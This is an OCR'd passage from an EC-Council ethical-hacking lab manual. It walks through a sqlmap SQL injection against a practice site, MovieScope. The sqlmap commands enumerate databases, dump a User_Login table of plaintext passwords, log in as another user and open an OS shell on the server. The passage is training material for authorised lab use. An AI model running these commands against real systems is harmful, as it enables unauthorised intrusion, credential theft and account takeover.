


Figure 1.2.4: Requesting the cookie value

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Obtain Session Cookie

8. Select the cookie value, then right-click and copy it, as shown in the screenshot. Minimize the web browser.

Note: The cookie value may differ in your lab environment.




Figure 1.2.5: Copying the cookie value

9. Click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open a **Parrot Terminal** window.

10. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

11. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

12. Now, type **cd** and press **Enter** to jump to the root directory.



Figure 1.2.6: Running the programs as a root user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.3

Retrieve Database

13. In the **Parrot Terminal** window, type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="<cookie value that you copied in Step 8>" --dbs** and press **Enter**.

    Note: In this query, **-u** specifies the target URL (the one you noted down in **Step 5**), **--cookie** specifies the HTTP cookie header value, and **--dbs** enumerates DBMS databases.

14. The above query causes sqlmap to enforce various injection techniques on the name parameter of the URL in an attempt to extract the database information of the **MovieScope** website.




Figure 1.2.7: Fetching the databases in the SQL server

15. If the message **Do you want to skip test payloads specific for other DBMSes? [Y/n]** appears, type **Y** and press **Enter**.
16. If the message **for the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provided level (1) and risk (1) values? [Y/n]** appears, type **Y** and press **Enter**.
17. Similarly, if any other message appears, type **Y** and press **Enter** to continue.




Figure 1.2.8: Fetching the databases in the SQL server

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. sqlmap retrieves the databases present in the MSSQL server. It also displays information about the web server OS, web application technology, and the backend DBMS, as shown in the screenshot.




Figure 1.2.9: Databases present in the SQL server

19. Now, you need to choose a database and use sqlmap to retrieve the tables in the database. In this lab, we are going to determine the tables associated with the database **moviescope**.

20. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="<cookie value which you have copied in Step 8>" -D moviescope --tables** and press **Enter**.

Note: In this query, **-D** specifies the DBMS database to enumerate and **--tables** enumerates DBMS database tables.

21. The above query causes sqlmap to scan the **moviescope** database for tables located in the database.



Figure 1.2.10: sqlmap command to retrieve the tables in the moviescope database

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. sqlmap retrieves the table contents of the moviescope database and displays them, as shown in screenshot.




Figure 1.2.11: Tables present in the moviescope database

TASK 2.4

Retrieve User Accounts

23. Now, type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="<cookie value which you have copied in Step 8>" -D moviescope -T User_Login --dump** and press **Enter** to dump all the **User_Login** table content.




Figure 1.2.12: Dumping user profiles of moviescope website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. sqlmap retrieves the complete **User_Login** table data from the database moviescope, containing all users' usernames under the **Uname** column and passwords under the **password** column, as shown in screenshot.

25. You will see that under the **password** column, the passwords are shown in plain text form.




Figure 1.2.13: Retrieving the username and password information from the moviescope database

26. To verify if the login details are valid, you should try to log in with the extracted login details of any of the users. To do so, switch back to the web browser, close the **Developer Tools** console, and click **Logout** to start a new session on the site.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.5

Log in to MovieScope using Different Account

27. The **Login** page appears; log in into the website using the retrieved credentials **john/qwerty**.

Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.

28. You will observe that you have successfully logged into the MovieScope website with john's account, as shown in the screenshot.




Figure 1.2.14: john's account on MovieScope

29. Now, switch back to the **Parrot Terminal** window. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="<cookie value which you have copied in Step 8>" --os-shell** and press **Enter**.

Note: In this query, **--os-shell** is the prompt for an interactive OS shell.



Figure 1.2.15: sqlmap targeting MovieScope

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

30. If the message **do you want sqlmap to try to optimize value(s) for DBMS delay responses** appears, type **Y** and press **Enter** to continue.




Figure 1.2.16: Optimize DBMS delay responses

31. Once sqlmap acquires the permission to optimize the machine, it will provide you with the OS shell. Type **hostname** and press **Enter** to find the machine name where the site is running.

32. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.




Figure 1.2.17: Hostname command in sqlmap

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. sqlmap will retrieve the hostname of the machine on which the target web application is running, as shown in the screenshot.




Figure 1.2.18: Retrieving the hostname

34. Type **TASKLIST** and press **Enter** to view a list of tasks that are currently running on the target system.

Note: If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.

35. The above command retrieves the tasks and displays them under the **command standard output** section, as shown in the screenshots below.




Figure 1.2.19: Retrieving a list of tasks

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.20: List of running tasks

🗁 You can also use other SQL injection tools such as **Mole** (https://sourceforge.net), **Blisqy** (https://github.com), **blind-sql-bitshifting** (https://github.com), **bsql** (https://github.com), and **NoSQLMap** (https://github.com) to perform SQL injection attacks.

36. Following the same process, you can use various other commands to obtain further detailed information about the target machine.

Note: To view the available commands under the OS shell, type **help** and press **Enter**.

37. This concludes the demonstration of how to launch a SQL injection attack against MSSQL to extract databases using sqlmap.
38. Close all open windows and document all the acquired information.
39. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion on the target's security posture and exposure.

